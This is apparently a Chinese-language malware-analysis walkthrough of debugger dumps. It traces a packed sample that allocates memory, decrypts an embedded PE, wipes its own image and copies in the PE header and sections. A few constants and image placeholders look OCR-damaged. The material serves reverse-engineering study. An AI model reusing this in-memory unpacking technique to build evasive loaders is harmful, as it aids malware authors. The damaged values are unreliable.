00EB429D  8D85 78FFFFFF           lea eax,dword ptr ss:[ebp-88]
00EB42A3  50                      push eax
00EB42A4  FF75 C8                 push dword ptr ss:[ebp-38]              [ebp-38]:"MZ?"
00EB42A7  FF55 A0                 call dword ptr ss:[ebp-60]
EIP ───→ 00EB42AA  8945 B8        mov dword ptr ss:[ebp-48],eax
00EB42AD  C785 78FFFFFF 566972;   mov dword ptr ss:[ebp-88],74726956
00EB42B7  C785 7CFFFFFF 75616C!   mov dword ptr ss:[ebp-84],506C6175
00EB42C1  C745 80 726F7465        mov dword ptr ss:[ebp-80],65746F72
00EB42C8  C745 84 63740000        mov dword ptr ss:[ebp-7C],7463
00EB42CF  8D85 78FFFFFF           lea eax,dword ptr ss:[ebp-88]
00EB42D5  50                      push eax
00EB42D6  FF75 C8                 push dword ptr ss:[ebp-38]              [ebp-38]:"MZ?"
00EB42D9  FF55 A0                 call dword ptr ss:[ebp-60]
00EB42DC  8945 DC                 mov dword ptr ss:[ebp-24],eax
00EB42DF  C785 78FFFFFF 566972    mov dword ptr ss:[ebp-88],74726956
00EB42E9  C785 7CFFFFFF 75616C    mov dword ptr ss:[ebp-84],466C6175
00EB42F3  C745 80 72656500        mov dword ptr ss:[ebp-80],1.656572
00EB42FA  8D85 78FFFFFF           lea eax,dword ptr ss:[ebp-88]
00EB4300  50                      push eax
00EB4301  FF75 C8                 push dword ptr ss:[ebp-38]              [ebp-38]:"MZ?"

dword ptr ss:[ebp-60]=[0019F0D4 <&GetProcAddress>]=<kernel32.GetProcAddress>
```

调用VirtualAlloc函数，申请大小为23400h的空间，



```
00EB4388  83C4 0C                 add esp,C
00EB438B  6A 04                   push 4
00EB438D  68 00100000             push 1000
00EB4392  8B85 60FFFFFF           mov eax,dword ptr ss:[ebp-A0]
00EB4398  FF70 05                 push dword ptr ds:[eax+5]
00EB439B  6A 00                   push 0
00EB439D  FF55 B8                 call dword ptr ss:[ebp-48]
00EB43A0  8945 F0                 mov dword ptr ss:[ebp-10],eax
00EB43A3  8365 E0 00              and dword ptr ss:[ebp-20],0
00EB43A7  6A 00                   push 0
00EB43A9  8D45 E0                 lea eax,dword ptr ss:[ebp-20]
00EB43AC  50                      push eax
00EB43AD  FF75 F0                 push dword ptr ss:[ebp-10]
00EB43B0  8B85 60FFFFFF           mov eax,dword ptr ss:[ebp-A0]
00EB43B6  FF70 01                 push dword ptr ds:[eax+1]               eax+1:"Ft\x01"
00EB43B9  8B85 60FFFFFF           mov eax,dword ptr ss:[ebp-A0]
00EB43BF  83C0 39                 add eax,39
00EB43C2  50                      push eax
00EB43C3  E8 98070000             call EB4B60
00EB43C8  83C4 14                 add esp,14
00EB43CB  8D45 E4                 lea eax,dword ptr ss:[ebp-1C]
00EB43CE  50                      push eax
00EB43CF  6A 40                   push 40
00EB43D1  8B85 60FFFFFF           mov eax,dword ptr ss:[ebp-A0]

rd ptr ss:[ebp-48]=[0019F0EC <&VirtualAlloc>]=<kernel32.VirtualAlloc>
```

解密出pe文件，改变这块内存保护属性



```
         00EB43B9   8B85 60FFFFFF   mov eax,dword ptr ss:[ebp-A0]
         00EB43BF   83C0 39         add eax,39
         00EB43C2   50              push eax
         00EB43C3   E8 98070000     call EB4B60                        解密pe文件函数，写入分配的内存空间
EIP ---> 00EB43C8   83C4 14         add esp,14
         00EB43CB   8D45 E4         lea eax,dword ptr ss:[ebp-1C]
         00EB43CE   50              push eax
         00EB43CF   6A 40           push 40
         00EB43D1   8B85 60FFFFFF   mov eax,dword ptr ss:[ebp-A0]
         00EB43D7   FF70 09         push dword ptr ds:[eax+9]
         00EB43DA   FFB5 58FFFFFF   push dword ptr ss:[ebp-A8]         [ebp-A8]:"MZ?"
         00EB43E0   FF55 DC         call dword ptr ss:[ebp-24]
         00EB43E3   8945 F4         mov dword ptr ss:[ebp-C],eax
         00EB43E6   8B85 58FFFFFF   mov eax,dword ptr ss:[ebp-A8]      [ebp-A8]:"MZ?"
         00EB43EC   8985 70FFFFFF   mov dword ptr ss:[ebp-90],eax
         00EB43F2   8B85 60FFFFFF   mov eax,dword ptr ss:[ebp-A0]
         00EB43F8   FF70 09         push dword ptr ds:[eax+9]
         00EB43FB   6A 00           push 0
         00EB43FD   FFB5 58FFFFFF   push dword ptr ss:[ebp-A8]         [ebp-A8]:"MZ?"
         00EB4403   E8 BD090000     call EB4DC5
         00EB4408   83C4 0C         add esp,C
         00EB440B   8B45 F0         mov eax,dword ptr ss:[ebp-10]      [ebp-10]:"MZ?"
         00EB440E   8945 CC         mov dword ptr ss:[ebp-34],eax
         00EB4411   8B45 CC         mov eax,dword ptr ss:[ebp-34]
         00EB4414   8B40 3C         mov eax,dword ptr ds:[eax+3C]
         00EB4417   8B4D F0         mov ecx,dword ptr ss:[ebp-10]      [ebp-10]:"MZ?"
         00EB441A   8D4401 04       lea eax,dword ptr ds:[ecx+eax+4]
         00EB441E   8945 E8         mov dword ptr ss:[ebp-18],eax
         00EB4421   8B45 E8         mov eax,dword ptr ss:[ebp-18]
         00EB4424   0FB740 10       movzx eax,word ptr ds:[eax+10]
         00EB4428   8B4D CC         mov ecx,dword ptr ss:[ebp-34]
         00EB442B   8B49 3C         mov ecx,dword ptr ds:[ecx+3C]
         00EB442E   8D4401 18       lea eax,dword ptr ds:[ecx+eax+18]
```


```
esp=0019E120

00EB43C8
```

```
地址      十六进制                                             ASCII
02BF0000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
02BF0010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
02BF0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF0030  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00  ............à...
02BF0040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
02BF0050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
02BF0060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
02BF0070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
02BF0080  CC D4 88 DD 88 B5 E6 8E 88 B5 E6 8E 88 B5 E6 8E  ÌÔ.Ý.µæ..µæ..µæ.
02BF0090  CE E4 07 8E 91 B5 E6 8E CE E4 39 8E 9A B5 E6 8E  Îä...µæ.Îä9..µæ.
02BF00A0  CE E4 06 8E ED B5 E6 8E 81 CD 75 8E 8D B5 E6 8E  Îä..íµæ..Íu..µæ.
02BF00B0  88 B5 E7 8E D0 B5 E6 8E 85 E7 02 8E 8A B5 E6 8E  .µç.Ðµæ..ç...µæ.
02BF00C0  85 E7 3D 8E 89 B5 E6 8E 85 E7 38 8E 89 B5 E6 8E  .ç=..µæ..ç8..µæ.
02BF00D0  52 69 63 68 88 B5 E6 8E 00 00 00 00 00 00 00 00  Rich.µæ.........
02BF00E0  50 45 00 00 4C 01 05 00 79 39 A3 5A 00 00 00 00  PE..L...y9£Z....
02BF00F0  00 00 00 00 E0 00 02 01 0B 01 0C 00 00 A6 00 00  ....à........¦..
02BF0100  00 A8 01 00 00 00 00 00 B6 13 00 00 00 10 00 00  .¨......¶.......
02BF0110  00 C0 00 00 00 00 40 00 00 10 00 00 00 02 00 00  .À....@.........
```

```
0019E120  00
0019E124  00
0019E128  02
0019E12C  00
0019E130  00
0019E134  00
0019E138  02
0019E13C  00
0019E140  02
0019E144  00
0019E148  02
0019E14C  02
0019E150  50
0019E154  00
0019E158  01
0019E15C  00
0019E160  02
0019E164  00
0019E168  02
0019E16C  02
```

> rep stosb就是从EDI所指的内存开始，将连续的ECX个字节写成AL的内容，多用于清零等


清空自身内存数据



```
00EB4DC8  57        push edi
00EB4DC9  51        push ecx
00EB4DCA  57        push edi
00EB4DCB  8A45 0C   mov al,byte ptr ss:[ebp+C]
00EB4DCE  8B4D 10   mov ecx,dword ptr ss:[ebp+10]
00EB4DD1  8B7D 08   mov edi,dword ptr ss:[ebp+8]
00EB4DD4  F3:AA     rep stosb
00EB4DD6  5F        pop edi
00EB4DD7  59        pop ecx
00EB4DD8  8B45 08   mov eax,dword ptr ss:[ebp+8]
00EB4DDB  5F        pop edi
00EB4DDC  5D        pop ebp
00EB4DDD  C3        ret
00EB4DDE  55        push ebp
00EB4DDF  8BEC      mov ebp,esp
00EB4DE1  837D 10 00  cmp dword ptr ss:[ebp+10],0
00EB4DE5  74 17     je EB4DFE
00EB4DE7  8B4D 08   mov ecx,dword ptr ss:[ebp+8]
00EB4DEA  8B45 0C   mov eax,dword ptr ss:[ebp+C]
00EB4DED  2BC8      sub ecx,eax
00EB4DEF  8A10      mov dl,byte ptr ds:[eax]
00EB4DF1  FF4D 10   dec dword ptr ss:[ebp+10]
00EB4DF4  881401    mov byte ptr ds:[ecx+eax],dl
00EB4DF7  40        inc eax
00EB4DF8  837D 10 00  cmp dword ptr ss:[ebp+10],0
00EB4DFC  75 F1     jne EB4DEF
00EB4DFE  8B45 08   mov eax,dword ptr ss:[ebp+8]
00EB4E01  5D        pop ebp
00EB4E02  C3        ret
00EB4E03  55        push ebp
00EB4E04  8BEC      mov ebp,esp
00EB4E06  8B4D 08   mov ecx,dword ptr ss:[ebp+8]
00EB4E09  56        push esi
00EB4E0A  8B75 0C   mov esi,dword ptr ss:[ebp+C]
00EB4E0D  8A01      mov al,byte ptr ds:[ecx]
00EB4E0F  84C0      test al,al

00EB4DD4
```

```
地址      十六进制                                          ASCII
00400000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

然后把pe文件复制到自身内存空间，先复制pe头400大小，




```
00EB4DD7  59        pop ecx
00EB4DD8  8B45 08   mov eax,dword ptr ss:[ebp+8]          [ebp+8]:"MZ?"
00EB4DDB  5F        pop edi
00EB4DDC  5D        pop ebp
00EB4DDD  C3        ret
00EB4DDE  55        push ebp
00EB4DDF  8BEC      mov ebp,esp
00EB4DE1  837D 10 00  cmp dword ptr ss:[ebp+10],0
00EB4DE5  74 17     je EB4DFE
00EB4DE7  8B4D 08   mov ecx,dword ptr ss:[ebp+8]          [ebp+8]:"MZ?"
00EB4DEA  8B45 0C   mov eax,dword ptr ss:[ebp+C]          [ebp+C]:"MZ?"
00EB4DED  2BC8      sub ecx,eax
00EB4DEF  8A10      mov dl,byte ptr ds:[eax]
00EB4DF1  FF4D 10   dec dword ptr ss:[ebp+10]
00EB4DF4  881401    mov byte ptr ds:[ecx+eax],dl
00EB4DF7  40        inc eax
00EB4DF8  837D 10 00  cmp dword ptr ss:[ebp+10],0
00EB4DFC  75 F1     jne EB4DEF
00EB4DFE  8B45 08   mov eax,dword ptr ss:[ebp+8]          [ebp+8]:"MZ?"
00EB4E01  5D        pop ebp
00EB4E02  C3        ret
00EB4E03  55        push ebp
00EB4E04  8BEC      mov ebp,esp
00EB4E06  8B4D 08   mov ecx,dword ptr ss:[ebp+8]          [ebp+8]:"MZ?"
00EB4E09  56        push esi
00EB4E0A  8B75 0C   mov esi,dword ptr ss:[ebp+C]          [ebp+C]:"MZ?"
00EB4E0D  8A01      mov al,byte ptr ds:[ecx]
00EB4E0F  84C0      test al,al
00EB4E11  74 0E     je EB4E21
00EB4E13  8A16      mov dl,byte ptr ds:[esi]
00EB4E15  84D2      test dl,dl
00EB4E17  74 08     je EB4E21
00EB4E19  3AC2      cmp al,dl
00EB4E1B  75 04     jne EB4E21
00EB4E1D  41        inc ecx
00EB4E1E  46        inc esi
00EB4E1F  EB EC     jmp EB4E0D
00EB4E21  0FBE06    movsx eax,byte ptr ds:[esi]
00EB4E24  0FBE09    movsx ecx,byte ptr ds:[ecx]
00EB4E27  2BC1      sub eax,ecx
00EB4E29  5E        pop esi
00EB4E2A  5D        pop ebp
00EB4E2B  C3        ret

dword ptr ss:[ebp+10]=[0019E130]=3FC L'p'

00EB4DF8
```

```
隐藏FPU
EAX   02BF0004
EBX   75B25100    <gdi32.ResetDCW>
ECX   FD810000
EDX   00000000
EBP   0019E120
ESP   0019E120
ESI   000E3ECE
EDI   759EF550    <kernel32.GetProcAddr

EIP   00EB4DEF

EFLAGS   00000206
ZF 0  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  0000057A (ERROR_INVALID_CURSO
LastStatus C000008A (STATUS_RESOURCE_TYP

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 00000000000000000000 x87r0 空 0.00
ST(1) 00000000000000000000 x87r1 空 0.00
ST(2) 00000000000000000000 x87r2 空 0.00
ST(3) 00000000000000000000 x87r3 空 0.00
ST(4) 00000000000000000000 x87r4 空 0.00
ST(5) 00000000000000000000 x87r5 空 0.00
ST(6) 3FFF8000000000000000 x87r6 空 1.00
ST(7) 3FFF8DB70C975DF22363 x87r7 空 1.10

默认 (stdcall)
1: [esp+4]  00EB4458
2: [esp+8]  00400000 "MZ?"
3: [esp+C]  02BF0000 "MZ?"
4: [esp+10] 000003FC
5: [esp+14] 000F000E
```

```
地址      十六进制                                          ASCII
00400000  4D 5A 90 00 00 00 00 00 00 00 00 00 00 00 00 00  MZ..............
00400010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


```
0019E120  0019F134
0019E124  00EB4458  返回到 00EB4458 自 00EB4DDE
0019E128  00400000  1.00400000
0019E12C  02BF0000  "MZ?"
0019E130  000003FC
0019E134  000F000E
0019E138  02C600C0
0019E13C  00000020
0019E140  02C600C0
0019E144  00000070
0019E148  02C600C0
0019E14C  02C60000
0019E150  50000163
0019E154  00000000
0019E158  01000163
0019E15C  00000018
0019E160  02C606F8
0019E164  0000001C
0019E168  02C604A0
```

可以对比看到pe文件在文件状态内存状态不同



```
地址      十六进制                                          ASCII
02BF0360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF0370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF0380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF0390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF03A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF03B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF03C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF03D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF03E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF03F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
02BF0400  56 57 8B 3D FC 20 41 00 8B D1 0F B7 87 D4 20 41  VW.=ü A..Ñ.·.Ô A
02BF0410  00 8D B7 D8 20 41 00 03 F0 3B 56 14 73 04 8B C2  ..·Ø A..ð;V.s..Â
02BF0420  EB 32 0F B7 BF C6 20 41 00 33 C0 33 C9 53 66 3B  ë2.·¿Æ A.3À3ÉSf;
02BF0430  C7 73 1E 0F B7 C1 6B C0 28 8B 5C 30 0C 3B D3 72  Çs..·ÁkÀ(.\0.;Ór
02BF0440  0A 8B 44 30 10 03 C3 3B D0 72 0C 41 66 3B CF 72  ..D0..Ã;Ðr.Af;Ïr
02BF0450  E2 33 C0 5B 5F 5E C3 0F B7 C1 6B C8 28 8B 44 31  â3À[_^Ã.·ÁkÈ(.D1
02BF0460  14 2B 44 31 0C 03 C2 EB EA 55 8B EC 51 8B 0D FC  .+D1..ÂëêU.ìQ..ü
02BF0470  20 41 00 BA 0B 01 00 00 0F B7 81 D8 20 41 00 66   A.º.....·.Ø A.f
```

复制区段




```
00EB4DDE     55            push ebp
00EB4DDF     8BEC          mov ebp,esp
00EB4DE1     837D 10 00    cmp dword ptr ss:[ebp+10],0
00EB4DE5   ˅ 74 17         je EB4DFE
00EB4DE7     8B4D 08       mov ecx,dword ptr ss:[ebp+8]
00EB4DEA     8B45 0C       mov eax,dword ptr ss:[ebp+C]
00EB4DED     2BC8          sub ecx,eax
00EB4DEF     8A10          mov dl,byte ptr ds:[eax]
00EB4DF1     FF4D 10       dec dword ptr ss:[ebp+10]
00EB4DF4     881401        mov byte ptr ds:[ecx+eax],dl
00EB4DF7     40            inc eax
00EB4DF8     837D 10 00    cmp dword ptr ss:[ebp+10],0
00EB4DFC   ˄ 75 F1         jne EB4DEF
00EB4DFE     8B45 08       mov eax,dword ptr ss:[ebp+8]
00EB4E01     5D            pop ebp
00EB4E02     C3            ret
00EB4E03     55            push ebp
00EB4E04     8BEC          mov ebp,esp
00EB4E06     8B4D 08       mov ecx,dword ptr ss:[ebp+8]
00EB4E09     56            push esi
00EB4E0A     8B75 0C       mov esi,dword ptr ss:[ebp+C]
00EB4E0D     8A01          mov al,byte ptr ds:[ecx]
00EB4E0F     84C0          test al,al
00EB4E11   ˅ 74 0E         je EB4E21
00EB4E13     8A16          mov dl,byte ptr ds:[esi]
00EB4E15     84D2          test dl,dl
00EB4E17   ˅ 74 08         je EB4E21
00EB4E19     3AC2          cmp al,dl
00EB4E1B   ˅ 75 04         jne EB4E21
00EB4E1D     41            inc ecx
00EB4E1E     46            inc esi
00EB4E1F   ˄ EB EC         jmp EB4E0D
00EB4E21     0FBE06        movsx eax,byte ptr ds:[esi]
00EB4E24     0FBE09        movsx ecx,byte ptr ds:[ecx]
00EB4E27     2BC1          sub eax,ecx
00EB4E29     5E            pop esi
00EB4E2A     5D            pop ebp
